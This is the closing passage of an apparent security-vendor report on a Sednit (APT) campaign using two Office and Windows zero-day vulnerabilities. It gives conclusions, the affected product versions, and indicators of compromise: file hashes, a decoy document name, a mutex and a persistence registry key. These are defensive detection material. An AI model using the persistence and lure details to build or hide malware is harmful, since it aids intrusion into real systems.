This campaign shows us that Sednit has not ceased its activities. They still keep their old habits: using known attack methods, reusing code from other malware or public websites, and making small mistakes such as typos in Seduploader's configuration (shel instead of shell).

Also usual is the fact that they once again improved their toolset, this time adding some built-in features such as the screenshotter and integrating two new Oday exploits into their arsenal.

Platforms affected by CVE-2017-0262 and CVE-2017-0263 (according to Microsoft)

CVE-2017-0262

- Microsoft Office 2010 Service Pack 2 (32-bit editions)
- Microsoft Office 2010 Service Pack 2 (64-bit editions)

- Microsoft Office 2013 Service Pack 1 (32-bit editions)
- Microsoft Office 2013 Service Pack 1 (64-bit editions)
- Microsoft Office 2013 RT Service Pack 1
- Microsoft Office 2016 (32-bit edition)
- Microsoft Office 2016 (64-bit edition)

CVE-2017-0263

- Windows 7 for 32-bit Systems Service Pack 1
- Windows 7 for x64-based Systems Service Pack 1
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1
- Windows Server 2008 R2 for x64-based Systems Service Pack 1
- Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
- Windows Server 2012
- Windows Server 2012 (Server Core installation)
- Windows 8.1 for 32-bit systems
- Windows 8.1 for x64-based systems
- Windows Server 2012 R2
- Windows RT 8.1
- Windows Server 2012 R2 (Server Core installation)
- Windows 10 for 32-bit Systems
- Windows 10 for x64-based Systems
- Windows 10 Version 1511 for x64-based Systems
- Windows 10 Version 1511 for 32-bit Systems
- Windows Server 2016
- Windows 10 Version 1607 for 32-bit Systems
- Windows 10 Version 1607 for x64-based Systems
- Windows Server 2016 (Server Core installation)
- Windows 10 Version 1703 for 32-bit Systems
- Windows 10 Version 1703 for x64-based Systems
- Windows Server 2008 for Itanium-Based Systems Service Pack 2
- Windows Server 2008 for 32-bit Systems Service Pack 2
- Windows Server 2008 for x64-based Systems Service Pack 2<
- Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)

IoCs

Also available on [ESET's Github](#).

SHA-1	Filename	ESET detection name
d5235d136cfcadbef431eea7253d80bde414db9d	Trump's_Attack_on_Syria_English.docx	Win32/Exploit.Agent.NWZ
18b7dd3917231d7bae93c11f915e9702aa5d1bbb	image1.eps	Win32/Exploit.Agent.NWZ
6a90e0b5ec9970a9f443a7d52eee4c16f17fcc70	joiner.dll	Win32/Exploit.Agent.NWV
e338d49c270baf64363879e5eecb8fa6bdde8ad9	apisecconnect.dll	Win32/Sednit.BG
d072d9f81390c14ffc5f3b7ae066ba3999f80fee	<i>none</i>	Win32/Exploit.Agent.NWV

Mutex

f\lPGdvvhPykxGvhDOAZnU

Registry key

HKCU\Software\Microsoft\Office test\Special\Perf